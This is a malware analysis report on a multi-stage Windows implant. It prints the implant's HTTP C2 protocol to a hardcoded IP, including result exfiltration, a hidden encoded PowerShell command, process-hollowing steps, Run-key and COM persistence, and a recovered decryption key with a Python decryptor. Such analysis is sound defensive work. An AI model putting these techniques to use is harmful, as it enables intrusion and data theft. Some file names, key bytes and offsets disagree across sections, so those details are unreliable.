After writing both files to %TEMP%, DllRegisterServer registers itself as a COM in-process server:

Registry writes (HKLM):
HKLM\SOFTWARE\Classes\CLSID\{7C3A5D49-E8B2-4F1C-A6D0-3E7F8B9C2D1A}\InprocServer32
(Default) = <full path to cloud.dll>
ThreadingModel = "Both"

Any process that creates an instance of CLSID {7C3A5D49-E8B2-4F1C-A6D0-3E7F8B9C2D1A} will silently load cloud.dll, re-executing the dropper. This is COM hijacking (T1546.015) used as a persistence-on-COM-activation mechanism.

Anti-Debug

 Anti-debugging evidence showing the IsDebuggerPresent check in the Stage 1 execution path.
Anti-debugging evidence showing the IsDebuggerPresent check in the Stage 1 execution path.

IsDebuggerPresent is called early in DllRegisterServer. If a debugger is detected, the dropper takes an early exit path and does not write files or register COM keys.

Stage 2 — wuauupdtd.exe Loader

Role: Validate, decrypt, and execute the encrypted PTCH payload.

wuauupdtd.exe is the loader stage. It receives the PTCH file path and key from Stage 1, verifies the encrypted payload before decryption, decrypts it with AES-256-CBC, and then maps the recovered code into memory. The key points are the PTCH validation, HMAC-SHA256 integrity check, BCrypt AES usage, and in-memory handoff to Stage 3.

PE Structure

Section	VA	Raw Size	Entropy
.text	0x1000	0x27400	~6.3
.rdata	0x29000	0xC400	~4.8
.data	0x36000	0xE00	~1.9
.pdata	0x38000	0x1C00	—
.fptable	0x3A000	0x200	—

Section	VA	Raw Size	Entropy
.rsrc	0x3B000	0x1800	—
.reloc	0x3D000	0x800	—

- **Image base:** 0x140000000
- **Machine:** 0x8664 (AMD64)
- **Compilation timestamp:** 2026-03-16 23:48:42 (authentic)

Imports

DLL	Key Imported Functions
bcrypt.dll	BCryptOpenAlgorithmProvider, BCryptSetProperty, BCryptGetProperty, BCryptGenerateSymmetricKey, BCryptDecrypt, BCryptDestroyKey, BCryptCloseAlgorithmProvider, BCryptCreateHash, BCryptHashData, BCryptFinishHash, BCryptDestroyHash
KERNEL32.dll	VirtualProtect, VirtualAlloc, CreateFileW, ReadFile, WriteFile, CopyFileW, CreateDirectoryW, ExpandEnvironmentStringsW, GetVersionExA, GetProcAddress, GetModuleHandleA, HeapAlloc, HeapFree, GetProcessHeap
ADVAPI32.dll	RegSetKeyValueW, RegOpenKeyExW, RegCloseKey

The broader KERNEL32 import set is largely consistent with MSVC console-binary runtime support. No obvious static imports for process enumeration, token-privilege manipulation, VM checks, or kernel interaction were identified in the IAT.

BCrypt IAT (fully resolved, FirstThunk RVA 0x292b0):

Index	IAT VA	Function
0	0x1400292b0	BCryptSetProperty
1	0x1400292b8	BCryptGenerateSymmetricKey
2	0x1400292c0	BCryptOpenAlgorithmProvider
3	0x1400292c8	BCryptDecrypt
4	0x1400292d0	BCryptDestroyKey
5	0x1400292d8	BCryptCreateHash
6	0x1400292e0	BCryptHashData
7	0x1400292e8	BCryptCloseAlgorithmProvider
8	0x1400292f0	BCryptFinishHash
9	0x1400292f8	BCryptDestroyHash
10	0x140029300	BCryptGetProperty

Command-Line Interface

```
svcmmon v2.1.4 starting
usage: %s [options]
options:
  -p <file>  patch file path
  -k <hex>   signing key (32 bytes hex)
  -l <file>   log file path
  -n         dry run (validate only)
  -v         verbose output
  -h         show this help
```

Invocation by cloud.dll:

```
wuauupd.exe -p wuauupd.dat -k d36deee39830bf8b11b50bf8315a4de292812e0d2aafd5fc8666c9db11e8e590
```

Auxiliary files: svcmon.ini (configuration), svcmon.log (logging)

PTCH File Processing Pipeline

 PTCH validation and decryption flow

PTCH validation and decryption flow showing how Stage 2 validates the container, verifies integrity, decrypts the ciphertext, and executes Stage 3.

The loader follows a simple validation-first pipeline: it reads the PTCH header, checks the container metadata, verifies the encrypted payload with HMAC-SHA256, and only then decrypts the ciphertext with AES-256-CBC using the IV stored in the header.

wuauupd.dat

- Read 0x54-byte PTCH header
- Validate magic, version, flags, architecture, and OS
- Read AES ciphertext
- Verify HMAC-SHA256(key, ciphertext) against header tag
- AES-256-CBC decrypt using header IV
- Map decrypted shellcode in memory
- Execute Stage 3 and establish persistence

The important point is the integrity gate: if the HMAC check fails, execution stops before decryption. This confirms the recovered Stage 1 key is required for both payload validation and AES decryption.

BCrypt Decryption — Confirmed AES-256-CBC

 BCrypt AES-256-CBC decryption setup

BCrypt AES-256-CBC setup showing the Windows crypto calls used to decrypt the PTCH payload.

 Disassembly evidence for AES provider setup, CBC mode selection, key generation, and ciphertext decryption

Disassembly evidence for AES provider setup, CBC mode selection, key generation, and ciphertext decryption.

The BCrypt setup is straightforward: the loader opens the Windows AES provider, explicitly sets ChainingModeCBC, builds a symmetric key from the recovered 32-byte key, then decrypts the PTCH ciphertext using the IV stored in the container header.

Recovered 32-byte key

- BCryptOpenAlgorithmProvider("AES")
- BCryptSetProperty("ChainingMode", "ChainingModeCBC")
- BCryptGenerateSymmetricKey(key_bytes, 32)
- BCryptDecrypt(ciphertext, IV=header[0x10:0x20])
- Stage 3 shellcode in memory

The key confirmation is the BCryptSetProperty call: it sets ChainingModeCBC, proving the encrypted PTCH payload is decrypted with AES-CBC rather than ECB, GCM, or a custom cipher.

Disassembly evidence:

```
; BCryptOpenAlgorithmProvider(L"AES")
140002446: lea rdx, [rip+0x2758b]    ; L"AES"
140002462: call 0x140003407          ; BCryptOpenAlgorithmProvider

; BCryptSetProperty(alg, L"ChainingMode", L"ChainingModeCBC", 32, 0)
140002477: lea r8, [rip+0x27562]     ; L"ChainingModeCBC"
140002486: lea rdx, [rip+0x27573]    ; L"ChainingMode"
14000249b: call 0x140003413          ; BCryptSetProperty → AES-CBC confirmed


; BCryptGenerateSymmetricKey(..., key_bytes, 32, 0)
14000252c: mov [rsp+0x20], rbp       ; key bytes pointer
140002531: call 0x14000341f          ; BCryptGenerateSymmetricKey

; BCryptDecrypt(ciphertext, IV from PTCH header[0x10])
14000255d: movups xmm0, [r15]        ; 16-byte IV from header[0x10]
14000256e: mov rdx, r14              ; ciphertext buffer
14000258d: movl [rsp+0x28], 0x10     ; cbIV = 16
1400025a4: call 0x140003425          ; BCryptDecrypt
```

BCrypt string table (confirmed at .rdata):

Address	UTF-16LE Value	BCrypt Constant
0x1400299d8	AES	BCRYPT_AES_ALGORITHM
0x1400299e0	ChainingModeCBC	BCRYPT_CHAIN_MODE_CBC
0x140029a00	ChainingMode	BCRYPT_CHAINING_MODE
0x140029a20	ObjectLength	BCRYPT_OBJECT_LENGTH
0x140029a40	SHA256	BCRYPT_SHA256_ALGORITHM

HMAC-SHA256 Integrity Verification


 HMAC-SHA256 integrity gate

HMAC-SHA256 integrity gate showing that the encrypted payload is verified before any AES decryption occurs.

Before any AES decryption occurs, the loader uses the recovered 32-byte key to calculate an HMAC-SHA256 over the encrypted PTCH ciphertext. The computed HMAC is then compared against the tag stored in the PTCH header.

```
Recovered key + PTCH ciphertext
→ HMAC-SHA256(key, ciphertext)
→ Compare computed tag with PTCH header tag
→ Match: continue to AES decrypt
→ Mismatch: abort before decryption
```

This is the loader's integrity gate. It prevents the payload from decrypting unless the ciphertext and key match, confirming that the recovered Stage 1 key is used for both HMAC validation and AES decryption.

 HMAC verification evidence confirming the computed tag matches the PTCH header tag


HMAC verification evidence confirming the computed tag matches the PTCH header tag.

Runtime Diagnostics Strings


The embedded diagnostic strings identify the binary as `svcmom v2.1.4` and expose the loader's main execution states, including validation, integrity-check failure, module loading, and persistence setup. These strings are useful for clustering and detection but are not required to understand the loader flow.

Dynamic API Resolution (XOR-0x5A Resolver)

A secondary runtime resolver at `0x140002da0` is called three times from the function at `0x140001d0b–0x140001d68`. It takes three arguments (RCX = module name pointer, RDX = XOR-0x5A encoded function name, R8D = length), decodes the function name, and calls `GetProcAddress` to return the result.

 Stage 2 dynamic API resolver evidence showing runtime resolution of memory-management functions

Stage 2 dynamic API resolver evidence showing runtime resolution of memory-management functions.

 XOR-0x5A encoded function-name table used by the Stage 2 resolver

XOR-0x5A encoded function-name table used by the Stage 2 resolver.

Calling convention:

```
resolver(module_name: RCX, xor_encoded_name: RDX, length: R8D) → FARPROC (RAX)
```

Resolved functions (XOR 0x5A, confirmed by decoding encoded bytes at .rdata):

Call	.rdata RVA (encoded)	Length	XOR-0x5A Decoded	Module
1	0x29688	12	VirtualAlloc	kernel32.dll
2	0x29698	14	VirtualProtect	kernel32.dll
3	0x296a8	11	VirtualFree	kernel32.dll

Module name: All three calls pass RCX = `0x140029880` = "kernel32.dll" (plaintext in .rdata — no encoding on the DLL name, only the function names are XOR'd).

Purpose: These three functions are deliberately absent from the IAT to evade static import analysis. They are the shellcode injection primitives:

1. VirtualAlloc(NULL, shellcode_size, MEM_COMMIT|MEM_RESERVE, PAGE_READWRITE)
→ Allocate RW buffer for decrypted Stage 3 shellcode
2. [AES-256-CBC decryption fills buffer]
3. VirtualProtect(buffer, shellcode_size, PAGE_EXECUTE_READ, &old_protect)
→ Flip permissions to RX before execution (W^X enforcement compatible)
4. Call buffer entry point (offset 0x000 → JMP 0x875 → shellcode main)
5. VirtualFree(buffer, 0, MEM_RELEASE)
→ Clean up original allocation after shellcode is running

Why XOR-0x5A, not XOR-0x55? Stage 1 uses XOR-0x55 for UTF-16LE strings. Stage 2 uses a separate XOR-0x5A scheme for this short ASCII function-name table only — consistent with a modular toolchain where different components were authored or updated independently. The two schemes coexist in different parts of the codebase and serve different string populations.

The resolver duplicates access to memory-management primitives already visible in the IAT, likely so the in-memory loader can resolve and store its own function pointers before transferring execution to the decrypted shellcode.

In-Memory PE Loader

Strings matching the capa signature parse PE header (4 matches) and failed to resolve module dependencies confirm that PatchAgent includes a hand-rolled PE loader that:

1. Validates the MZ/PE headers of the decrypted module
2. Maps sections into an allocated RWX memory region
3. Applies base relocations (if ASLR-incompatible)
4. Resolves the import address table by walking export directories
5. Calls the module entry point

This avoids calling LoadLibrary on a file on disk, making the operation entirely memory-resident and invisible to filesystem monitors.

Persistence Setup

1. ExpandEnvironmentStringsW("%APPDATA%") → resolve path
2. CreateDirectoryW(%APPDATA%\Microsoft\PatchAgent\) [if not exists]
3. CopyFileW(current_exe, %APPDATA%\Microsoft\PatchAgent\svc_upd.exe)
4. RegSetKeyValueW(
 HKCU,
 "Software\Microsoft\Windows\CurrentVersion\Run",
 "PatchAgent",
 REG_SZ,
 "%APPDATA%\Microsoft\PatchAgent\svc_upd.exe -p wuaupdt.dat -k d36d..."
)

Stage 3 — Decrypted Shellcode Backdoor

Role: Final implant.

 Stage 3 shellcode implant capabilities

Stage 3 implant capability overview covering API resolution, C2, PowerShell tasking, process hollowing, persistence, and self-removal.

The decrypted payload is a position-independent x64 shellcode implant. It performs dynamic API resolution, communicates with C2 over HTTP, executes PowerShell tasking, hollows notepad.exe, establishes persistence, and supports self-removal.

PTCH Container Format

 PTCH v2 container evidence: a custom PatchAgent payload wrapper containing metadata, the AES-CBC IV, HMAC-SHA256 tag, and encrypted Stage 3 shellcode

PTCH v2 container evidence: a custom PatchAgent payload wrapper containing metadata, the AES-CBC IV, HMAC-SHA256 tag, and encrypted Stage 3 shellcode.

The PTCH v2 format is a 84-byte (0x54) header followed by the AES-CBC ciphertext. All fields confirmed by disassembly of wuaupdt.exe:0x140001ea0:

Offset	Size	Description	Actual Value (wuaupdt.dat)
0x00	4	Magic: "PTCH" (LE: 0x48435450)	50 54 43 48
0x04	1	Format version (must == 2)	02
0x05	1	Reserved	00
0x06	2	Flags (flags & 0xFFF7 must == 0)	08 00
0x08	4	Payload size (ciphertext bytes)	1F 4E 00 00 (= 19,999 ≈ 20,000)
0x0C	4	Build / timestamp reference	08 15 B1 15
0x10	16	AES-CBC Initialization Vector	e7 36 ca df c8 ef 27 a6 d7 bb b3 a4 58 5a bd 50
0x20	16	HMAC-SHA256 tag (bytes 0–15)	b3 2a 92 4d 0f dc f0 0c 92 8a 59 58 26 e9 3f 1e
0x30	16	HMAC-SHA256 tag (bytes 16–31)	33 8d b0 a7 c5 0c eb 82 84 ad d5 a1 cc 4e b0 9a
0x40	1	Arch byte (0x06 = x64)	06
0x41	1	OS sub-version	01
0x42	18	Reserved / padding	00 00 ab 8a b8 69 00...
0x54	20000	AES-256-CBC ciphertext	6811a6ad4296a4ca...

Decryption Parameters & Proof

Algorithm: AES-256-CBC (confirmed by BCryptSetProperty L"ChainingMode"=L"ChainingModeCBC")

 CyberChef AES-256-CBC setup confirming the recovered key and IV decrypt the PTCH ciphertext into shellcode
CyberChef AES-256-CBC setup confirming the recovered key and IV decrypt the PTCH ciphertext into shellcode.

Parameter	Value
Key (hex)	d36deee39830bfb111b50bf8315a4de292812e0d2aafd5fc8666c9db11e8e590
Key (bytes)	d3 6d ee e3 98 30 bf b1 11 b5 0b f8 31 5a 4d e2 92 81 2e 0d 2a af d5 fc 86 66 c9 db 11 e8 e5 90
Key length	32 bytes (AES-256)
IV	e7 36 ca df c8 ef 27 a6 d7 bb b3 a4 58 5a bd 50 (header offset 0x10)
Mode	CBC (no padding)
Ciphertext start	Offset 0x54
Ciphertext size	20,000 bytes

HMAC verification result:

Computed HMAC-SHA256(key, ciphertext):
b3 2a 92 4d 0f dc f0 0c 92 8a 59 58 26 e9 3f 1e
33 8d b0 a7 c5 0c eb 82 84 ad d5 a1 cc 4e b0 9a

Stored in PTCH header[0x20:0x40]:
b3 2a 92 4d 0f dc f0 0c 92 8a 59 58 26 e9 3f 1e
33 8d b0 a7 c5 0c eb 82 84 ad d5 a1 cc 4e b0 9a

Match: ✓ VERIFIED

Decryption (Python):

```
from Crypto.Cipher import AES

key = bytes.fromhex("d36deee39830bfb111b50bf8315a4de292812e0d2aafd5fc8666c9db11e8e590")
with open("wuaupdt.dat", "rb") as f:
    ptch = f.read()

iv = ptch[0x10:0x20] # e736cadfc8ef27a6d7bbb3a4585abd50
ciphertext = ptch[0x54:] # 20000 bytes

cipher = AES.new(key, AES.MODE_CBC, iv)
plaintext = cipher.decrypt(ciphertext) # 20000 bytes of shellcode
```

The encrypted payload (wuaupdt.dat) uses a custom binary container internally referred to as **PTCH v2**. The 84-byte header begins with the magic bytes 50 54 43 48 (PTCH), followed by a version field (02 00) and metadata fields including the payload size. The 16-byte AES initialization vector is embedded at header offset 0x10–0x1F (E736CADFC8EF27A6D7BBB3A4585ABD50), a layout confirmed by the BCryptDecrypt call in Stage 2, which reads the IV directly from that offset.

To verify decryption, the PTCH header was stripped (first 84 bytes dropped) and the remaining ciphertext was decrypted in CyberChef using AES-256-CBC with the 256-bit key recovered from the XOR-0x55-encoded blob in Stage 1's .rdata section. The decrypted output is a position-independent x64 shellcode blob — Stage 3 — confirming the key, IV, and encryption mode were correctly identified through static analysis.

The decryption can also be reproduced with the . The main-body reproducibility path is the Python snippet above, which provides the same key, IV, offset, and AES-CBC parameters without embedding a long URL in the narrative flow.

 Decrypted Stage 3 shellcode output showing the initial jump and embedded Base64 alphabet table
Decrypted Stage 3 shellcode output showing the initial jump and embedded Base64 alphabet table.

First bytes of decrypted output:

```
0000: e9 70 08 00 00  ← JMP +0x870 → main function at offset 0x875
0005: 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50  ABCDEFGHIJKLMNOP
0015: 51 52 53 54 55 56 57 58 59 5a 61 62 63 64 65 66  QRSTUVWXYZabcdef
0025: 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76  ghijklmnopqrstuv
0035: 77 78 79 7a 30 31 32 33 34 35 36 37 38 39 2b 2f  wxyz0123456789+/
← Full standard Base64 alphabet lookup table (64 bytes)
```

Shellcode Structure

The shellcode is **position-independent code (PIC)** — no PE header, no import table, no relocations. It locates its own APIs at runtime.

 Shellcode layout evidence showing the position-independent entry stub, Base64 table, pre-main data region, and main function offset
Shellcode layout evidence showing the position-independent entry stub, Base64 table, pre-main data region, and main function offset.

```
Offset 0x000–0x004 : E9 70 08 00 00  JMP to offset 0x875 (skip lookup table)
Offset 0x005–0x044 : Base64 alphabet  ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
Offset 0x045–0x874 : [additional lookup tables, string data, encrypted config]
Offset 0x875      : Main function entry
    40 55          push rbp
    48 8d ac 24 a0 fe ff ff  lea rbp, [rsp-0x160]
    48 81 ec 60 02 00 00     sub rsp, 0x260
    ...
```

The base64 alphabet is used to encode C2 task results before HTTP transmission (Content-Type: text/plain with base64-encoded body).

Pre-Main Data Block (Offsets 0x045–0x874)

The 2,096-byte block between the JMP instruction and the main function entry contains the shellcode's entire static data region. It is a contiguous flat layout with no headers — the main function navigates it using hardcoded offsets from its own IP (PIC-style RIP-relative addressing). Fully dumped and analysed; key regions:

```
Offset 0x045–0x064 : Continuation of base64 alphabet (chars 'q'-'/'')
Offset 0x065–0x3FF : Null-terminated 8-byte-aligned ASCII import string table
    Libraries: kernel32.dll, ntdll.dll, advapi32.dll, wininet.dll
    Functions: GetProcAddress, LoadLibraryA, VirtualAlloc, VirtualFree,
               VirtualAllocEx, WriteProcessMemory, ReadProcessMemory,
               CreateRemoteThread, OpenProcess, TerminateProcess,
               CreatePipe, CreateProcessA, CreateProcessW,
               ReadFile, CloseHandle, WaitForSingleObject, ExitProcess,
               Sleep, ← beaconing interval
               GetTempPathA, GetEnvironmentVariableA, GetComputerNameA,
               GetSystemInfo, GlobalMemoryStatusEx, GetTickCount,
               IsDebuggerPresent, GetCurrentProcess, GetCurrentThread,
               HeapCreate, HeapAlloc, HeapFree, GetProcessHeap,
               SetHandleInformation, MultiByteToWideChar,
               SetFileAttributesW, CreateFileW, WriteFile, DeleteFileW,
               RemoveDirectoryW, GetModuleFileNameW,
               FindFirstFileW, FindNextFileW, FindClose,
               GetThreadContext, SetThreadContext, ResumeThread,
               NtQueryInformationProcess, ZwUnmapViewOfSection,
               RegDeleteValueW, RegOpenKeyExW, RegCloseKey,
               InternetOpenA, InternetConnectA, HttpOpenRequestA,
               HttpSendRequestA, InternetReadFile, InternetCloseHandle
Offset ~0x450      : C2 configuration strings (ASCII + UTF-16LE mixed)
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
    "46.30.188[.]99"
    "HTTP/1.1"
    "Content-Type"
```

```

"POST"
"GET"
"powershell.exe -NoP -NonI -W Hidden -EncodedCommand"
"Software\Microsoft\Windows\CurrentVersion\Run" (UTF-16LE)
"PatchAgent" (UTF-16LE)
"APPDATA"
"\Microsoft\PatchAgent"
"C:\Windows\System32\notepad.exe"
"svc_upd.exe"
"{\"hostname\":\"%s\"}"
"/api/checkin"
"id"
"/api/cmd/%s"
"/api/result/%s"
"cmd"
"xxxxxremove"
"ok"
Offset 0x06ec      : Build ID  0x69b88aab (little-endian uint32)
                    ← MATCHES PTCH header offset 0x44 bytes: "ab 8a b8 69"
Offset ~0x0720-0x07e3 : 32 × 4-byte table = shellcode-internal function dispatch table
                    or relocation table (offsets range 0x33ab-0x5946)

```

Build ID cross-reference: The 4-byte value 0x69b88aab appears at shellcode offset 0x06ec and also in the PTCH container header at offset 0x42 (bytes ab 8a b8 69). This is a shared build identifier embedded by the build system to correlate a specific shellcode payload with its corresponding PTCH wrapper — confirming wuaupdt.dat is the intended container for exactly this shellcode version.

Embedded PE Section Artefacts

Within the pre-main block, MSVC-style PE section name strings are embedded:

```

.rdata      (VA 0x1000)
.rdata$voltd (VA 0x17f0)
.rdata$zzzdbg (VA 0x1870, size 0x4368)
.text$mn     (VA 0x5bd8)
.xdata      (VA 0x6000)
.pdata

```

These are artefacts of the shellcode having been compiled as a PE binary by MSVC and then converted to PIC shellcode by stripping the PE header while preserving the section layout. The VA values reflect the original internal memory layout before PE-stripping.

API Resolution

 Stage 3 API resolution evidence showing dynamic lookup of Windows functions from the shellcode data block.
Stage 3 API resolution evidence showing dynamic lookup of Windows functions from the shellcode data block.

 Additional Stage 3 resolver evidence for runtime import discovery and function-pointer setup.
Additional Stage 3 resolver evidence for runtime import discovery and function-pointer setup.

The shellcode contains plaintext import strings and resolves all functions dynamically by walking the PEB InMemoryOrderModuleList to locate kernel32.dll, then using GetProcAddress for all other functions.

 PEB-based module walking and API resolution evidence used by the shellcode to avoid a static import table.
PEB-based module walking and API resolution evidence used by the shellcode to avoid a static import table.

Full resolved API set:

 Recovered Stage 3 API set covering process control, filesystem access, registry operations, and WinINet C2 communication.
Recovered Stage 3 API set covering process control, filesystem access, registry operations, and WinINet C2 communication.

Process & Memory (kernel32.dll):

GetProcAddress	LoadLibraryA	VirtualAlloc	VirtualFree
VirtualAllocEx	WriteProcessMemory	ReadProcessMemory	CreateRemoteThread
OpenProcess	TerminateProcess	GetCurrentProcess	GetCurrentThread
GetThreadContext	SetThreadContext	ResumeThread	SetHandleInformation

Process Execution & Timing (kernel32.dll):

CreateProcessA	CreateProcessW	CreatePipe	ExitProcess
WaitForSingleObject	ReadFile	WriteFile	CloseHandle

Sleep

Note on Sleep: Confirmed present in the pre-main import string table at offset ~0x480 in the shellcode. This establishes that the Stage 3 implant uses a beaconing sleep interval between C2 polling cycles — not continuous polling. The exact interval is set at runtime by the C2 server's response (likely encoded in the /api/cmd/<id> response JSON alongside the command).

Heap (kernel32.dll):

HeapCreate HeapAlloc HeapFree GetProcessHeap

File System (kernel32.dll):

CreateFileW DeleteFileW RemoveDirectoryW SetFileAttributesW
GetModuleFileNameW GetTempPathA FindFirstFileW FindNextFileW
FindClose MultiByteToWideChar

Environment (kernel32.dll):

GetComputerNameA GetEnvironmentVariableA GetSystemInfo GlobalMemoryStatusEx
GetTickCount IsDebuggerPresent

Process Following (ntdll.dll):

NtQueryInformationProcess ZwUnmapViewOfSection

Registry (advapi32.dll):

RegOpenKeyExW RegDeleteValueW RegCloseKey

Network (wininet.dll):

InternetOpenA InternetConnectA HttpOpenRequestA
HttpSendRequestA InternetReadFile InternetCloseHandle

C2 Communication Protocol

 Shellcode string evidence showing the hardcoded C2 configuration and HTTP protocol artefacts used by the Stage 3 implant
Shellcode string evidence showing the hardcoded C2 configuration and HTTP protocol artefacts used by the Stage 3 implant.

Server: 46.30.188[.]99 (plain HTTP/1.1, no TLS)

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

 Stage 3 HTTP C2 protocol flow
Visual flow of the Stage 3 HTTP C2 protocol from check-in through task retrieval and result exfiltration.

Phase 1 — Initial Beacon (checkin):

```
POST /api/checkin HTTP/1.1
Host: 46.30.188[.]99
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Type: application/json
Content-Length: <n>
```

```
{"hostname": "<COMPUTERNAME>"}
```

 Stage 3 C2 check-in evidence

Phase 2 — Task Polling:

```
GET /api/cmd/<task_id> HTTP/1.1
Host: 46.30.188[.]99
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
```

Response contains a base64-encoded PowerShell command.

 Stage 3 task polling evidence

Phase 3 — Result Exfiltration:

```
POST /api/result/<task_id> HTTP/1.1
Host: 46.30.188[.]99
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Type: text/plain
```

Content-Length: <n>

<base64(command_output)>

 Stage 3 result exfiltration evidence

Implant Capabilities

 Capability evidence for the Stage 3 implant, including command execution, process hollowing, persistence, filesystem operations, and self-removal

Capability evidence for the Stage 3 implant, including command execution, process hollowing, persistence, filesystem operations, and self-removal.

1. Remote Command Execution (PowerShell)

powershell.exe -NoP -NonI -W Hidden -EncodedCommand <base64_payload>

Output captured via anonymous pipes (CreatePipe + CreateProcessA with STARTF_USESTDHANDLES), read with ReadFile, base64-encoded, and POSTed to /api/result/<id>.

2. Process Hollowing (notepad.exe)

 Disassembly evidence for the process-hollowing path, including suspended notepad.exe creation and memory/context manipulation primitives

Disassembly evidence for the process-hollowing path, including suspended notepad.exe creation and memory/context manipulation primitives.

1. CreateProcessW("C:\Windows\System32\notepad.exe", CREATE_SUSPENDED)
2. NtQueryInformationProcess → ProcessBasicInformation → PEB.ImageBase
3. ReadProcessMemory(target_process, PEB.ImageBase + 0x3C) → PE header offset
4. ReadProcessMemory → e_lfanew → NT headers → ImageBase field
5. ZwUnmapViewOfSection(target_process, original_image_base) → hollow out
6. VirtualAllocEx(target_process, preferred_base, payload_size, MEM_COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRITE)
7. WriteProcessMemory → copy PE headers + sections into hollow process
8. Fixup base relocations (if preferred base unavailable)
9. GetThreadContext(main_thread) → modify RCX (entry point register) or RIP
10. SetThreadContext → redirect execution to injected payload entry
11. ResumeThread → execute injected code as notepad.exe

In the screenshot below:

 x64dbg breakpoint at kernel32!CreateProcessA showing notepad.exe created with CREATE_SUSPENDED

Debugger breakpoint at kernel32!CreateProcessA showing notepad.exe being created in a suspended state as the process-hollowing target.

- RIP = 0x7fffaaf14f70 — breakpoint at kernel32!CreateProcessA
- RCX = 0x795aefe830 — pointer to C:\Windows\System32\notepad.exe, the hollowing target
- [RSP+0x30] = 0x00000004 — CREATE_SUSPENDED
- RDX = 0x0 — no command-line argument
- R8/R9 = 0x0 — no process or thread security attributes

These values show the implant creating notepad.exe in a suspended state, setting up the target process before payload injection.

 x64dbg breakpoint at kernel32!VirtualAllocEx showing remote allocation at the PE preferred image base

Debugger breakpoint at kernel32!VirtualAllocEx showing the remote allocation into the suspended notepad.exe at the PE preferred image base.

The follow-on allocation confirms the hollowing path:

- RCX = 0x5A8 — process handle for the suspended notepad.exe
- RDX = 0x140000000 — target allocation address, matching the PE preferred image base
- R8 = 0x3000 — allocation size
- R9 = 0x3000 — MEM_COMMIT | MEM_RESERVE

Together, the suspended process creation and remote allocation show the implant preparing notepad.exe for process hollowing before writing and resuming the payload.

3. File System Operations

Full remote filesystem access:

- **Read:** CreateFileW + ReadFile
- **Write:** CreateFileW + WriteFile
- **Delete:** DeleteFileW, RemoveDirectoryW
- **Enumerate:** FindFirstFileW + FindNextFileW + FindClose
- **Attributes:** SetFileAttributesW (can clear READONLY for deletion)

4. Persistence (Stage 3 independent mechanism)

In addition to the Run key set by Stage 2, the Stage 3 shellcode sets its own:

```
Copy self → %APPDATA%\Microsoft\PatchAgent\svc_upd.exe
RegOpenKeyExW(HKCU, Software\Microsoft\Windows\CurrentVersion\Run)
RegSetValueExW → "SvcUpd" = "%APPDATA%\Microsoft\PatchAgent\svc_upd.exe"
```

This creates **redundant persistence** — even if Stage 2’s Run key is removed, Stage 3 has independently set its own.

5. Self-Removal

Upon receipt of the C2 command string xxxxxremove:

1. RegOpenKeyExW(HKCU, Software\Microsoft\Windows\CurrentVersion\Run)
2. RegDeleteValueW → remove "SvcUpd" Run entry
3. RegCloseKey
4. DeleteFileW(%APPDATA%\Microsoft\PatchAgent\svc_upd.exe)
5. ExitProcess(0)

6. Anti-Analysis

IsDebuggerPresent is checked at shellcode startup. If a debugger is attached, the shellcode does not proceed to network activity.

Crypto and Persistence Summary


The loader uses the recovered key for both HMAC-SHA256 validation and AES-256-CBC decryption. The HMAC check occurs before decryption, meaning the payload will not decrypt unless the ciphertext and key match. The AES IV is stored in the PTCH header, and the decrypted result is the Stage 3 shellcode.

Persistence is established in multiple places:

Stage	Mechanism	Detail
Stage 1	COM registration	Registers {7C3A5D49-E8B2-4F1C-A6D0-3E7F8B9C2D1A} under HKLM\SOFTWARE\Classes\CLSID\...\InprocServer32.
Stage 2	Run key	Sets PatchAgent under HKCU\Software\Microsoft\Windows\CurrentVersion\Run.
Stage 3	Run key + file copy	Copies to %APPDATA%\Microsoft\PatchAgent\svc_upd.exe and sets SvcUpd persistence.

This gives the chain redundant persistence: removing one mechanism may not fully remove the implant.

IP Infrastructure



Infrastructure enrichment for the hardcoded C2 IP, showing hosting and reputation context

Source: [Hunt.io](#) — Infrastructure enrichment for the hardcoded C2 IP, showing hosting/reputation context used to assess the primary command-and-control footprint.

Primary C2 Footprint

The primary infrastructure finding is 46.30.188[.]99, which is hardcoded in the decrypted Stage 3 shellcode and therefore represents the strongest C2 link in this report. Reverse DNS points to line99.e.thereadsonline.com, and the address sits in the 46.30.188.0/24 range associated with CrownCloud-hosted VPS infrastructure in Amsterdam, Netherlands.

This is a datacenter/hosting IP rather than a residential or corporate endpoint, which is consistent with short-lived VPS infrastructure commonly used for C2, staging, panels, or proxying. Current reputation data in the Hunt.io enrichment shown appears clean at the time of review (2026-03-

26), with no active malware flags or high-risk warnings visible in that source. No recently exposed services were visible in the last-30-day view, suggesting the host may now be dormant, firewalled, or no longer exposing scanner-visible services.

That apparent cleanliness does **not** reduce the malware linkage: the IP is embedded directly in the decrypted Stage 3 configuration. The cleaner current footprint is more likely a reflection of infrastructure rotation, shutdown, or exposure timing than evidence that the host was benign during the campaign window.

Infrastructure Footprint

The implant communicates with 46.30.188[.]99 over HTTP using a lightweight API pattern: /api/checkin, /api/cmd/<id>, and /api/result/<id>.

